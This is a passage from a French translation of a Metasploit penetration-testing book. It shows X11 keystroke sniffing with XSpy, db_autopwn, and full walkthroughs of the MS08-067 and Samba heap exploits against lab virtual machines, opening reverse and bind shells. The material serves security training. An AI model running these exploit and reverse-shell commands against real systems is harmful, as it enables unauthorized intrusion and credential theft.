msf auxiliary(open_x11) > **set THREADS 50**

THREADS => 50

msf auxiliary(open_x11) > **run**

[*] Trying 192.168.1.1

[*] Trying 192.168.1.0

[*] Trying 192.168.1.2...

[*] Trying 192.168.1.29

[*] Trying 192.168.1.30

[*] Open X Server @ 192.168.1.23 (The XFree86 Project, Inc)

[*] Trying 192.168.1.31

[*] Trying 192.168.1.32

. . . SNIP . . .

[*] Trying 192.168.1.253

[*] Trying 192.168.1.254

[*] Trying 192.168.1.255

[*] Auxiliary module execution completed

Pour voir ce qu'un attaquant pourrait faire avec une vulnérabilité de ce genre, lancez le keystroke logging en utilisant l'outil XSpy dans Back|Track, comme ceci :

```
root@bt:/# cd /pentest/sniffers/xspy/

root@bt:/pentest/sniffers/xspy# ./xspy -display 192.168.1.23:0 -delay
100




ssh root@192.168.1.11(+BackSpace)37

sup3rs3cr3tp4s5w0rd

ifconfig

exit
```

L'outil XSpy sniff à distance les frappes du clavier d'une session du serveur X et a capturé un utilisateur exécutant un SSH. Cela vous permet alors de vous connecter en tant que root sur un système distant. Les vulnérabilités comme celles-ci peuvent être rares, mais quand vous les trouvez, elles sont extrêmement précieuses.

Utilisation des résultats de scan pour *Autopwning*

Faisons un rapide détour par l'exploitation. L'outil Autopwn de Metasploit cible et exploite automatiquement un système utilisant un port ouvert ou utilise les résultats d'une analyse de vulnérabilité. Vous pouvez utiliser

Autopwn pour exploiter les résultats de la plupart des scanners de vulnérabilité, y compris NeXpose, Nessus et OpenVAS.

Par exemple, voici comment nous pourrions importer des résultats issus de Nessus pour cibler un système et l'autopwn. Créez une nouvelle base de données avec db_connect et utilisez db_import pour importer le rapport d'analyse. Dans l'exemple suivant, nous exécutons db_autopwn avec une série de switches pour lancer des attaques contre toutes les cibles (e), montrer tous les modules utilisés (t), utiliser un reverse shell payload (r), sélectionner des modules basés sur les vulnérabilités (x) et également basés sur des ports ouverts (p). Une fois db_autopwn lancé, Metasploit commence à lancer des exploits aux cibles. Les exploits réussis retournent un shell à la machine attaquante.

```
msf > db_connect postgres:toor@127.0.0.1/msf3

msf > db_import /root/nessus.nbe

msf > db_autopwn –e –t –r -x –p

❶ [*] (1/72 [0 sessions]): Launching exploit/windows/mssql/ms09_004_sp_replwritetovarbin against 192.168.33.130:1433...

[*] (2/72 [0 sessions]): Launching exploit/windows/smb/psexec against 192.168.33.130:445...

[*] (3/72 [0 sessions]): Launching exploit/windows/smb/ms06_040_netapi against 192.168.33.130:445...
```

. . . SNIP . . .

[*] Transmitting intermediate stager for over-sized stage...(216 bytes)

[*] Sending stage (718336 bytes)

❷ [*] Meterpreter session 1 opened (192.168.1.101:40912 -> 192.168.1.115:15991)

[*] (72/72 [1 sessions]): Waiting on 2 launched modules to finish execution...

[*] (72/72 [1 sessions]): Waiting on 0 launched modules to finish execution...

Pour ces scans, Autopwn a lancé 72 exploits ❶ et un a réussi, comme indiqué en ❷. Cet exploit permet un accès complet à la machine avec une console Meterpreter qui sera détaillée au Chapitre 6.

Note

Une mise en garde importante : lorsque vous utilisez Autopwn, le système cible peut crasher ou perdre sa stabilité. Autopwn dispose de

fonctionnalités non exposées ici, comme la possibilité de sélectionner seulement les exploits extrêmement bien classés, ce qui signifie qu'ils risquent très peu de planter le système ou service distant. Pour plus d'informations sur son utilisation, entrez db_autopwn –h.

5

Les joies de l'exploitation

Sommaire

- L'exploitation de base
- Exploiter votre première machine
- Exploiter une machine Ubuntu
- Bruteforcing de ports
- Fichiers de ressources

L'exploitation est le point culminant de la carrière de nombreux professionnels de la sécurité. La possibilité de prendre le contrôle total sur une machine cible est un sentiment intense, bien que peut-être un peu effrayant. Mais même si les techniques d'exploitation ont un peu progressé au fil des ans, l'adoption de diverses protections système et réseau ont rendu la tâche de plus en plus ardue à réussir avec les exploits de base. Dans ce chapitre, nous entrons dans les méthodes d'attaque les plus difficiles, en commençant avec les interfaces en ligne de commande du framework Metasploit. La plupart des attaques et des personnalisations présentées utiliseront msfconsole, msfencode et msfpayload.

Avant de commencer à exploiter des systèmes, vous devez comprendre quelques petites choses sur les tests de pénétration et d'exploitation. Au Chapitre 1 nous avons présenté les méthodes de base de tests de pénétration. Au Chapitre 2 vous avez appris les bases du framework et ce qu'il faut attendre de chaque outil. Au Chapitre 3, nous avons exploré la

phase de collecte de renseignements, et au Chapitre 4, vous avez appris ce qu'est l'analyse de vulnérabilité.

Dans ce chapitre, nous nous concentrons sur les bases de l'exploitation. Le but est de nous familiariser avec les différentes commandes disponibles par le biais du framework, que nous allons exécuter dans les chapitres suivants. La plupart des attaques que nous allons voir se feront *via msfconsole*, et vous aurez besoin d'une solide compréhension de msfconsole, msfpayload et msfencode afin de tirer le meilleur parti de ce livre.

L'exploitation de base

Le framework Metasploit contient des centaines de modules, et il est presque impossible de se souvenir de tous. Exécutez show à partir de msfconsole pour afficher tous les modules disponibles dans le framework ; vous pouvez également affiner votre recherche en n'affichant que certains types de modules comme on le verra aux sections suivantes.

Msf> show exploits

Dans msfconsole, les exploits opèrent contre les vulnérabilités que vous découvrez au cours d'un test de pénétration. De nouveaux exploits sont en cours d'élaboration, et la liste va continuer à croître. Cette commande affiche tous les exploits actuellement disponibles dans le framework.

Msf> show auxiliary

Les modules auxiliaires dans Metasploit peuvent être utilisés pour un large éventail de besoins. Ils peuvent fonctionner comme des scanners, des modules de déni de service, des fuzzers et bien plus encore. Cette commande va les afficher et lister leurs caractéristiques.

Msf> show options

Les options contrôlent divers paramètres nécessaires au bon fonctionnement des modules du framework. Lorsque vous exécutez show options pendant qu'un module est sélectionné, Metasploit affiche uniquement les options qui s'appliquent à ce module particulier. Si aucun module n'est sélectionné, entrer msf> show options affichera les options globales disponibles, par exemple, vous pouvez paramétrer LogLevel afin d'être plus prolixe quand vous effectuez une attaque. Vous pouvez également exécuter la commande pour revenir en arrière une fois à l'intérieur d'un module.

msf > **use windows/smb/ms08_067_netapi**

msf exploit(ms08_067_netapi) > **back**

msf >

La commande search est utile pour trouver une attaque spécifique, un module auxiliaire ou un payload. Ainsi, si vous voulez lancer une attaque contre SQL, vous pouvez chercher comme ceci :

msf > **search mssql**

[*] Searching loaded modules for pattern 'mssql'...

Auxiliary

========

Name	Disclosure Date	Rank	Description
admin/mssql/mssql_enum		normal	Microsoft SQL Server Configuration Enumerator
admin/mssql/mssql_exec		normal	Microsoft SQL Server xp_cmdshell Command Execution
admin/mssql/mssql_idf		normal	Microsoft SQL Server - Interesting Data Finder
admin/mssql/mssql_sql		normal	Microsoft SQL Server Generic Query
scanner/mssql/mssql_login		normal	MSSQL Login Utility
scanner/mssql/mssql_ping		normal	MSSQL Ping Utility

Exploits

. . . SNIP . . .

msf >

Ou, pour trouver spécifiquement la faille MS08-067 (un exploit lié au ver notoire Conficker qui a exploité une faiblesse dans le Remote Procedure Call [RPC] Service), vous devez entrer la commande suivante :

msf > **search ms08_067**

[*] Searching loaded modules for pattern 'ms08_067'...

Exploits ========

Name	Rank	Description
windows/smb/ms08_067_netapi	great	Microsoft Server Service Relative Path Stack Corruption

Puis, après avoir trouvé un exploit (windows/smb/ms08_067_netapi), vous pouvez charger le module trouvé avec la commande use :

msf > **use windows/smb/ms08_067_netapi**

msf exploit(ms08_067_netapi) >

Notez que lorsque nous passons la commande use windows/smb/ms08_067_netapi, le prompt de commande change :

msf exploit(ms08_067_netapi) >

Cela indique que nous avons choisi le module ms08_067_netapi et que les commandes exécutées sous cette invite seront effectuées en vertu de cet exploit.

Remarque

Vous pouvez effectuer un "search" ou un "use" à tout moment dans un exploit pour passer à un autre exploit ou un module.

Maintenant, avec l'invite qui reflète le module choisi, nous pouvons entrer les "show options" pour afficher les options spécifiques de l'exploit MS08-067 :

msf exploit(ms08_067_netapi) **> show options**

Module options:

Name	Current Setting	Required	Description

----	----------	--------	----------
RHOST		yes	The target address
RPORT	445	yes	Set the SMB service port
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

Exploit target:

Id	Name
--	----
0	Automatic Targeting

msf exploit(ms08_067_netapi) >

Cette approche contextuelle pour accéder aux options assure une interface plus simple et permet de se concentrer uniquement sur les options qui comptent à cet instant.

Msf> show payloads

Nous avons vu au Chapitre 2 que les payloads sont des portions de code propres à la plateforme envoyées contre une cible. Comme pour show options, lorsque vous exécutez show payloads à partir d'une invite de commande spécifique d'un module, Metasploit affiche uniquement les payloads qui sont compatibles avec ce module. Dans le cas des exploits Microsoft Windows, ces payloads peuvent être aussi simples qu'une invite de commande sur la cible ou aussi complexes qu'une interface graphique complète sur la machine cible. Pour voir une liste active des payloads, exécutez la commande suivante :

msf> **show payloads**

Cela vous montrera tous les payloads disponibles dans Metasploit. Cependant, si vous êtes situé sur un exploit particulier, vous ne verrez que les payloads applicables à l'attaque. Par exemple, exécuter show payloads à partir du prompt msf exploit(ms08_067_netapi) aboutirait à la sortie montrée ci-dessous.

Dans l'exemple précédent, nous avons cherché le module MS08-067. Maintenant, nous allons découvrir ses payloads en tapant show payloads. Notez que, dans l'exemple, seuls les payloads basés sur Windows sont affichés. Metasploit identifiera généralement le type de payloads qui peuvent être utilisés avec une attaque particulière.

msf exploit(ms08_067_netapi) > **show payloads**

Compatible Payloads

==========

Name	Rank	Description
. . . SNIP . . .		
windows/shell/reverse_ipv6_tcp	normal	Windows Command Shell, Reverse TCP Stager (IPv6)
windows/shell/reverse_nonx_tcp	normal	Windows Command Shell, Reverse TCP Stager (No NX or Win7)
windows/shell/reverse_ord_tcp	normal	Windows Command Shell, Reverse Ordinal TCP Stager (No NX or Win7)
windows/shell/reverse_tcp	normal	Windows Command Shell, Reverse TCP Stager
windows/shell/reverse_tcp_allports	normal	Windows Command Shell, Reverse All-Port TCP Stager

windows/shell_bind_tcp	normal	Windows Command Shell, Bind TCP Inline
windows/shell_reverse_tcp	normal	Windows Command Shell, Reverse TCP Inline

Ensuite, nous entrons set payload windows/shell/reverse_tcp pour sélectionner le reverse_tcp payload. Quand nous entrons à nouveau show options, nous voyons que des options supplémentaires sont affichées :

```
msf exploit(ms08_067_netapi) > set payload
windows/shell/reverse_tcp ❶ payload => windows/shell/reverse_tcp

msf exploit(ms08_067_netapi) > show options ❷


Module options:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
```

SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

❸ Payload options (windows/shell/reverse_tcp):

Name	Current Setting	Required	Description
----	----------	--------	-----------
EXITFUNC	thread	yes	Exit technique: seh, thread, process
LHOST		yes	The local address
LPORT	4444	yes	The local port

Lorsque le payload est sélectionné en ❶ et que les options sont affichées en ❷, nous sommes en présence de quelques options supplémentaires dans la section du payload en ❸, comme LHOST et LPORT. Dans cet exemple, appelé un reverse payload, vous pouvez configurer le payload afin qu'il se connecte à la machine attaquante à une adresse IP et un numéro de port. Avec les reverse payloads, la connexion est provoquée par la machine cible qui se connecte à l'attaquant. Vous pouvez utiliser cette technique pour contourner un NAT ou un pare-feu.

Nous allons configurer cet exploit à la fois avec les options LHOST et

RHOST. LHOST, notre machine attaquante va recevoir une connexion "retour" générée par la machine cible (RHOST) sur le port TCP par défaut (4444).

Msf> show targets

Les modules listent souvent les cibles potentiellement vulnérables. Par exemple, parce que la vulnérabilité ciblée par MS08-067 repose sur les adresses mémoire codées en dur, l'exploit est propre aux systèmes d'exploitation avec des niveaux de patchs spécifiques, version de la langue et implémentations de sécurité (voir les détails aux Chapitres 14 et 15). Utiliser la commande show targets au prompt msf MS08-067 affiche une liste de 60 exploits ciblés (une partie seulement est illustrée dans l'exemple ci-après). Le succès de l'exploit dépendra de la version de Windows que vous ciblez. Parfois, la détection automatique ne fonctionnera pas et pourrait même déclencher le mauvais exploit, ce qui mène généralement à un crash du service.

msf exploit(ms08_067_netapi) > **show targets**

Exploit targets:

	Id	Name
	--	----
❶	0	Automatic Targeting

1 Windows 2000 Universal

2 Windows XP SP0/SP1 Universal

3 Windows XP SP2 English (NX)

4 Windows XP SP3 English (NX)

5 Windows 2003 SP0 Universal

6 Windows 2003 SP1 English (NO NX)

7 Windows 2003 SP1 English (NX)

8 Windows 2003 SP2 English (NO NX)

9 Windows 2003 SP2 English (NX)

Dans cet exemple, vous pouvez voir que l'exploit liste Automatic Targeting ❶ comme une option. Souvent, un module d'exploit va tenter de cibler le système d'exploitation automatiquement en fonction de la version et sélectionne un exploit basé sur les empreintes du système. Cependant, il est souvent préférable d'identifier l'exploit approprié afin d'éviter d'en déclencher un autre potentiellement destructeur.

Note

Cet exploit est particulièrement capricieux, et il a du mal à déterminer le système d'exploitation. Si vous utilisez cet exploit, assurez-vous de déterminer le système d'exploitation de la cible que vous utilisez en test sur votre VM (Windows XP SP2).

Info

Lorsque la brève description d'un module fourni par les commandes show et search ne suffit pas, utilisez la commande info suivie par le nom du module pour afficher toutes les informations, les options et les cibles disponibles pour ce module :

msf exploit(ms08_067_netapi) > **info**

Set et *unset*

Toutes les options d'un module Metasploit donné doivent être définies ou non définies, surtout si elles sont marquées comme required ou yes. Lorsque vous entrez dans show options, vous verrez des informations indiquant si un champ est obligatoire. Utilisez la commande set pour définir une option (l'activer) et unset pour désactiver une option. La liste suivante montre les commandes set et unset en cours d'utilisation.

Remarque

Notez que les variables sont référencées à l'aide de caractères en majuscules. Ce n'est pas obligatoire, mais considéré comme une bonne pratique.

msf exploit(ms08_067_netapi) > **set RHOST 192.168.1.155 ❶**

RHOST => 192.168.1.155

msf exploit(ms08_067_netapi) > **set TARGET 3 ❷**

TARGET => 3

msf exploit(ms08_067_netapi) > **show options ❸**

Module options:

Name	Current Setting	Required	Description
RHOST	192.168.1.155	yes	The target address
RPORT	445	yes	Set the SMB service port
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

Exploit target:

Id	Name

```
msf exploit(ms08_067_netapi) > unset RHOST

Unsetting RHOST...
```

En ❶, nous définissons l'adresse IP cible (RHOST) à 192.168.1.155 (notre machine cible). En ❷, nous définissons la cible à 3, le Windows XP SP2 English (NX) que nous avons listé *via* show targets dans msf> show targets à la page 77. L'exécution de show options en ❸ confirme que nos réglages ont été pris en compte, comme indiqué dans la sortie Module options.

setg et *unsetg*

Les commandes setg et unsetg sont utilisées pour activer ou désactiver un paramètre de manière globale dans msfconsole. L'utilisation de ces commandes peut vous éviter d'avoir à re-saisir les mêmes informations à plusieurs reprises, en particulier dans le cas des options fréquemment utilisées qui changent rarement, comme LHOST.

save

Après avoir configuré les options globales avec la commande setg, utilisez la commande save pour enregistrer vos paramètres actuels afin qu'ils soient disponibles la prochaine fois que vous exécuterez la console. Vous pouvez entrer la commande de sauvegarde à tout moment dans Metasploit pour enregistrer vos paramètres courants.

```
msf exploit(ms08_067_netapi) > save
```

Saved configuration to: /root/.msf3/config

msf exploit(ms08_067_netapi) >

L'emplacement sur lequel la configuration est stockée, /root/.msf3/config, est affiché à l'écran. Si vous devez recommencer, déplacez ou supprimez ce fichier pour rétablir les paramètres par défaut.

Exploitation d'une première machine

Avec quelques-uns des principes de base que nous avons vus précédemment et une compréhension de la façon de configurer les variables au sein de msfconsole, nous allons exploiter notre première machine. Pour ce faire, lancez vos machines virtuelles Windows XP Service Pack 2 et Ubuntu 9.04. Nous allons utiliser Metasploit au sein de Back|Track.

Si vous avez utilisé les scanners de vulnérabilité abordés au Chapitre 4 contre votre machine virtuelle Windows XP SP2, vous aurez rencontré la vulnérabilité que nous allons exploiter dans ce chapitre : l'exploit MS08-067. Nous allons commencer par trouver cette vulnérabilité par nous même.

Comme vos compétences en tant que pentester s'améliorent, la découverte de certains ports ouverts va déclencher des idées sur la manière dont vous pourriez exploiter un service particulier. Une des meilleures façons d'effectuer cette vérification est d'utiliser les options de scripting de nmap au sein de Metasploit, comme indiqué ici :

root@bt:/root# **cd /opt/framework3/msf3/**

root@bt:/opt/framework3/msf3# msfconsole

. . . SNIP . . .

msf > **nmap -sT -A --script=smb-check-vulns -P0 192.168.33.130** ❶

[*] exec: nmap -sT -A --script=smb-check-vulns -P0 192.168.33.130

Starting Nmap 5.20 (http://nmap.org) at 2011-03-15 19:46 EDT

Warning: Traceroute does not support idle or connect scan, disabling...

NSE: Script Scanning completed.

Nmap scan report for 192.168.33.130

Host is up (0.00050s latency).

Not shown: 991 closed ports

PORT STATE SERVICE VERSION

21/tcp open ftp Microsoft ftpd

25/tcp open smtp Microsoft ESMTP 6.0.2600.2180

80/tcp	open	http	Microsoft IIS webserver 5.1
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	
443/tcp	open	https?	
445/tcp	open	microsoft-ds	Microsoft Windows XP microsoft-ds
1025/tcp	open	msrpc	Microsoft Windows RPC
1433/tcp	open	ms-sql-s	Microsoft SQL Server 2005 9.00.1399; RTM

MAC Address: 00:0C:29:EA:26:7C (VMware)

Device type: general purpose

Running: Microsoft Windows XP|2003

OS details: **Microsoft Windows XP Professional SP2 or Windows Server 2003 ❸**

Network Distance: 1 hop

Service Info: Host: ihazsecurity; OS: Windows

Host script results:

smb-check-vulns:

MS08-067: VULNERABLE ❷

Conficker: Likely CLEAN

regsvc DoS: CHECK DISABLED (add '--script-args=unsafe=1' to run)

SMBv2 DoS (CVE-2009-3103): CHECK DISABLED (add '--script-args=unsafe=1' to run)

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/.

Nmap done: 1 IP address (1 host up) scanned in 71.67 seconds

msf >

Ici, nous appelons nmap depuis Metasploit avec l'option --script=smb-check-vulns en ❶. Remarquez les flags utilisés lors du scan du host avec nmap. Le -sT est une connexion TCP ; c'est le flag que nous estimons le plus fiable pour énumérer les ports (d'autres préfèrent -sS, ou Stealth Syn). Le -A précise la détection avancée des OS, qui permet également de récupérer d'autres bannières et empreintes d'un service spécifique.

Notez que dans les résultats de nmap, MS08-067 : VULNERABLE est rapporté en ❷. Cela est un bon indicateur de chance de parvenir à exploiter ce système. Nous allons utiliser Metasploit pour trouver l'exploit requis et tenter de compromettre le système.Cet exploit est propre à la version du système d'exploitation, au service pack, et à la langue utilisée sur le système, résultant de l'exploit contournant Data Execution Prevention (DEP). DEP a été créé pour aider à se protéger contre les attaques de type buffer overflow en rendant la pile accessible en lecture seule et en empêchant ainsi un shellcode arbitrairement placé de s'exécuter. Cependant, nous pouvons contourner DEP et forcer Windows à rendre la pile accessible en écriture en effectuant une manipulation complexe de la pile (pour en savoir plus sur les contournements de DEP, voir http://www.uninformed.org/?v=2&a=4).

Dans >msf show targets à la page 77 nous avons utilisé la commande show targets, qui répertorie chaque version vulnérable de ce vecteur d'attaque. Parce que MS08-067 est un exploit qui vise spécifiquement la version de l'OS utilisé, nous allons configurer manuellement notre cible pour nous assurer que nous déclencherons le bon overflow. Sur la base des résultats de l'analyse des scans de nmap indiqué dans l'exemple précédent, nous pouvons dire en ❸ que le système fonctionne sous Windows XP Service Pack 2 (il est également identifié comme pouvant être Windows 2003, mais le système ne contient pas les principaux ports qui seraient associés à la Server Edition). Nous considérons que notre cible exécute la version anglaise de XP.

Passons à l'exploitation réelle. D'abord la configuration :

```
msf > search ms08_067_netapi ❶



[*]  Searching loaded modules for pattern 'ms08_067_netapi'...
```

Exploits

========

Name	Rank	Description
/smb/ms08_067_netapi	great	Microsoft Server Service Relative Path Stack Corruption

msf > **use windows/smb/ms08_067_netapi ❷**

msf exploit(ms08_067_netapi) > **set PAYLOAD windows/meterpreter/reverse_tcp ❸**

payload => windows/meterpreter/reverse_tcp

msf exploit(ms08_067_netapi) > **show targets ❹**

Exploit targets:

Id	Name
0	Automatic Targeting
1	Windows 2000 Universal
2	Windows XP SP0/SP1 Universal
3	**Windows XP SP2 English (NX) ❺**
4	Windows XP SP3 English (NX)
5	Windows 2003 SP0 Universal
6	Windows 2003 SP1 English (NO NX)
7	Windows 2003 SP1 English (NX)
8	Windows 2003 SP2 English (NO NX)
9	Windows 2003 SP2 English (NX)

. . . SNIP . . .

26 Windows XP SP2 Japanese (NX)

. . . SNIP . . .

msf exploit(ms08_067_netapi) > **set TARGET 3**

target => 3

msf exploit(ms08_067_netapi) > **set RHOST 192.168.33.130 ❻**

RHOST => 192.168.33.130

msf exploit(ms08_067_netapi) > **set LHOST 192.168.33.129 ❼**

LHOST => 192.168.33.129

msf exploit(ms08_067_netapi) > **set LPORT 8080 ❽**

LPORT => 8080

msf exploit(ms08_067_netapi) > **show options ❾**

Module options:

Name	Current Setting	Required
RHOST	192.168.33.130	yes
RPORT	445	yes
SMBPIPE	BROWSER	yes

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required
EXITFUNC	thread	yes

```
LHOST          192.168.33.129  yes
LPORT          8080            yes
```

Exploit target:

```
Id  Name
--  ----
3   Windows XP SP2 English (NX)
```

Nous recherchons l'exploit MS08-067 NetAPI dans le framework en ❶. Puis, après l'avoir trouvé, nous chargeons l'exploit windows/smb/ms08_067_netapi en ❷.

Ensuite, nous avons configuré en ❸ le payload en tant que Windows Meterpreter reverse_tcp, qui, en cas de succès, va initier une connexion depuis la machine cible vers la machine attaquante spécifiée avec LHOST. Cela est important si vous vous retrouvez confronté à un pare-feu et que vous ayez besoin de contourner les contrôles entrants sur ce pare-feu ou sur un NAT.

Meterpreter est un outil de postexploitation que nous allons utiliser par la suite dans ce livre. C'est l'un des outils phares de Metasploit. Il permet l'extraction d'informations ou la compromission de systèmes beaucoup plus facilement.

La commande show targets en ❹ nous permet d'identifier le système que

nous voulons cibler (bien que de nombreux exploits MSF utilisent le ciblage automatique et ne nécessitent pas cette option, la capacité de détection automatique échoue généralement dans MS08-067).

Nous avons ensuite défini notre cible en tant que Windows XP SP2 English (NX) en ❺. Le NX est synonyme de No Execute. Par défaut, dans Windows XP SP2, DEP est activé.

En ❻, nous définissons l'adresse IP de notre machine cible, en définissant la valeur RHOST, qui est vulnérable à l'exploit MS08-067.

La commande set LHOST en ❼ indique l'adresse IP de notre machine attaquante (la machine sous Back|Track), et l'option LPORT en ❽, le port sur lequel notre machine attaquante sera à l'écoute d'une connexion en provenance de notre cible (lorsque vous configurez l'option LPORT, utilisez un port standard qui devrait vous permettre de passer au travers du pare-feu : les ports 443, 80, 53, et 8080 sont souvent de bonnes options). Enfin, nous entrons Show Options en ❾ pour nous assurer que les options sont correctement configurées.

Après avoir préparé le terrain, nous sommes prêts à procéder à l'exploitation effective :

```
msf exploit(ms08_067_netapi) > exploit ❶

[*] Started reverse handler on 192.168.33.129:8080

[*] Triggering the vulnerability...

[*] Sending stage (748032 bytes)

[*] Meterpreter session 1 opened (192.168.33.129:8080 ->
192.168.33.130:1487) ❷
```

msf exploit(ms08_067_netapi) > **sessions -l ❸**

Active sessions

==========

Id	Type	Information	Connection
--	----	----------	----------
1	meterpreter		192.168.33.129:8080 -> 192.168.33.130:1036 ❹

msf exploit(ms08_067_netapi) > **sessions -i 1 ❺**

[*] Starting interaction with 1...

meterpreter > **shell ❻**

Process 4060 created.

```
Channel 1 created.

Microsoft Windows XP [Version 5.1.2600]

(C) Copyright 1985-2001 Microsoft Corp.



C:\WINDOWS\system32>
```

La commande exploit en ❶ initie notre exploit et tente d'attaquer la cible. L'attaque réussit et nous donne un payload Meterpreter reverse_tcp en ❷, que nous pouvons voir avec sessions -l en ❸. Une seule session est active, comme indiqué en ❹, mais si nous avons ciblé plusieurs systèmes, plusieurs sessions peuvent être ouvertes simultanément (pour voir une liste des exploits qui ont créé chaque session, vous devez entrer sessions -l -v).

La commande sessions -i 1 est effectuée en ❺ afin d'interagir avec une session. Notez que cela nous donne accès à un shell Meterpreter. Si, par exemple, un reverse command shell existait, cette commande nous aurait renvoyé directement sur un prompt. Et, enfin, nous entrons shell en ❻ pour basculer sur un shell de commande interactif sur la cible.

Félicitations ! Vous venez de compromettre votre première machine ! Pour obtenir la liste des commandes disponibles pour un exploit particulier, vous pouvez entrer show options.

Exploitation d'une machine Ubuntu

Essayons un exploit différent sur une machine virtuelle Ubuntu 9.04. Les étapes sont à peu près les mêmes que pour l'exploit précédent, sauf que

nous allons sélectionner un payload différent.

msf > **nmap -sT -A -P0 192.168.33.132**

[*] exec: nmap -sT -A -P0 192.168.33.132

The Joy of Exploitation 69

Starting Nmap 5.20 (http://nmap.org) at 2011-03-15 19:35 EDT

Warning: Traceroute does not support idle or connect scan, disabling...

Nmap scan report for 192.168.33.132

Host is up (0.00048s latency).

Not shown: 997 closed ports

PORT	STATE	SERVICE	VERSION
80/tcp	**open**	http	Apache httpd 2.2.3 ((**Ubuntu**) PHP/5.2.1) ❶
|_html-title: Index of /			
139/tcp	**open**	netbios-ssn	**Samba** smbd 3.X (workgroup: MSHOME) ❷
445/tcp	**open**	netbios-ssn	**Samba** smbd 3.X (workgroup: MSHOME)

MAC Address: 00:0C:29:21:AD:08 (VMware)

No exact OS matches for host (If you know what OS is running on it, see http://nmap.org/submit/).

. . . SNIP . . .

Host script results:

|_nbstat: NetBIOS name: UBUNTU, NetBIOS user: <unknown>, NetBIOS MAC: <unknown>

|_smbv2-enabled: Server doesn't support SMBv2 protocol

| smb-os-discovery:

| OS: Unix (Samba 3.0.24)

| Name: MSHOME\Unknown

|_ System time: 2011-03-15 17:39:57 UTC-4

```
OS and Service detection performed. Please report any incorrect results
at http://nmap.org/submit/.

Nmap done: 1 IP address (1 host up) scanned in 47.11 seconds
```

Nous voyons trois ports ouverts : 80, 139 et 445. Le message en ❶ dit que le système est sous Ubuntu, et en ❷ nous voyons qu'il exécute une version de Samba 3.x et Apache 2.2.3 avec PHP 5.2.1.

Nous allons chercher un exploit Samba et l'essayer contre le système :

```
msf > search samba

[*]    Searching loaded modules for pattern 'samba'...



Auxiliary

=========

      Name                                  Rank    Description

      ----                                  ----    -----------

      admin/smb/samba_symlink_traversal     normal  Samba Symlink
                                                    Directory Traversal

      dos/samba/lsa_addprivs_heap           normal  Samba
                                                    lsa_io_privilege_set
                                                    Heap Overflow
```

dos/samba/lsa_transnames_heap	normal	Samba lsa_io_trans_names Heap Overflow

Exploits

========

Name	Rank	Description
----	----	----------
linux/samba/lsa_transnames_heap	**good**	**Samba lsa_io_trans_names . . .**

. . . SNIP . . .

msf > **use linux/samba/lsa_transnames_heap**

msf exploit(lsa_transnames_heap) > **show payloads**

Compatible Payloads

==========

Name	Rank	Description
generic/debug_trap	normal	Generic x86 Debug Trap
generic/shell_bind_tcp	normal	Generic Command Shell, Bind TCP Inline
generic/shell_reverse_tcp	normal	Generic Command Shell, Reverse TCP Inline
linux/x86/adduser	normal	Linux Add User
linux/x86/chmod	normal	Linux Chmod
linux/x86/exec	normal	Linux Execute Command

linux/x86/metsvc_bind_tcp	normal	Linux Meterpreter Service, Bind TCP
linux/x86/metsvc_reverse_tcp	normal	Linux Meterpreter Service, Reverse TCP Inline
linux/x86/shell/bind_ipv6_tcp	normal	Linux Command Shell, Bind TCP Stager (IPv6)
linux/x86/shell/bind_tcp	normal	Linux Command Shell, Bind TCP Stager

. . . SNIP . . .

msf exploit(lsa_transnames_heap) > **set payload linux/x86/shell_bind_tcp**

payload => linux/x86/shell_bind_tcp

msf exploit(lsa_transnames_heap) > **set LPORT 8080**

LPORT => 8080

msf exploit(lsa_transnames_heap) > **set RHOST 192.168.33.132**

RHOST => 192.168.33.132

msf exploit(lsa_transnames_heap) > **exploit**

[*] Creating nop sled....

[*] Started bind handler

[*] Trying to exploit Samba with address 0xffffe410...

[*] Connecting to the SMB service...

. . . SNIP . . .

[*] Calling the vulnerable function...

[+] Server did not respond, this is expected

[*] Command shell session 1 opened (192.168.33.129:41551 -> 192.168.33.132:8080)

ifconfig

eth1	Link encap:Ethernet HWaddr 00:0C:29:21:AD:08
	inet addr:192.168.33.132 Bcast:192.168.33.255 Mask:255.255.255.0
	UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
	RX packets:3178 errors:0 dropped:0 overruns:0 frame:0
	TX packets:2756 errors:0 dropped:0 overruns:0 carrier:0
	collisions:0 txqueuelen:1000
	RX bytes:292351 (285.4 KiB) TX bytes:214234 (209.2 KiB)
	Interrupt:17 Base address:0x2000
Lo	Link encap:Local Loopback
	inet addr:127.0.0.1 Mask:255.0.0.0
	UP LOOPBACK RUNNING

MTU:16436 Metric:1

RX packets:0 errors:0 dropped:0
overruns:0 frame:0

TX packets:0 errors:0 dropped:0
overruns:0 carrier:0

collisions:0 txqueuelen:0

RX bytes:0 (0.0 b) TX bytes:0 (0.0 b)

whoami

root

Ce type d'exploitation, appelé une attaque heap-based, profite de l'allocation dynamique de mémoire, mais ce n'est pas fiable à cent pour cent (vous devrez peut-être essayer la commande exploit à quelques reprises si elle ne fonctionne pas la première fois).

Notez dans cet exemple que nous avons utilisé un bind shell pour mettre en place un port d'écoute sur la machine cible. Metasploit gère la connexion directe au système automatiquement (n'oubliez pas d'utiliser le reverse payload lors de l'attaque à travers un pare-feu ou un NAT).

Les payload pour tous les ports : bruteforcing de ports

Dans les exemples précédents, nous avons compté sur le fait que le reverse port soit toujours ouvert. Mais que faire si nous attaquons une société avec un filtrage très strict des ports de sortie ? La plupart des

entreprises bloquent les connexions sortantes, sauf celles de quelques ports définis, et il peut être difficile de déterminer quels ports peuvent établir des connexions sortantes.

Nous pouvons deviner que le port 443 ne sera pas inspecté et permettra une connexion TCP sortante, et que FTP, Telnet, SSH et HTTP peuvent être autorisés. Mais pourquoi deviner quand Metasploit a un payload défini pour rechercher des ports ouverts ?

Le payload de Metasploit va essayer tous les ports disponibles jusqu'à ce qu'il trouve un processus ouvert (tester la plage entière des ports [1-65535] peut prendre un temps assez long, cependant).

Profitons de ce payload et laissons-le tester tous les ports de connexion sortante jusqu'à ce que nous en obtenions un d'ouvert :

msf exploit(ms08_067_netapi) > **set LHOST 192.168.33.129**

lhost => 192.168.33.129

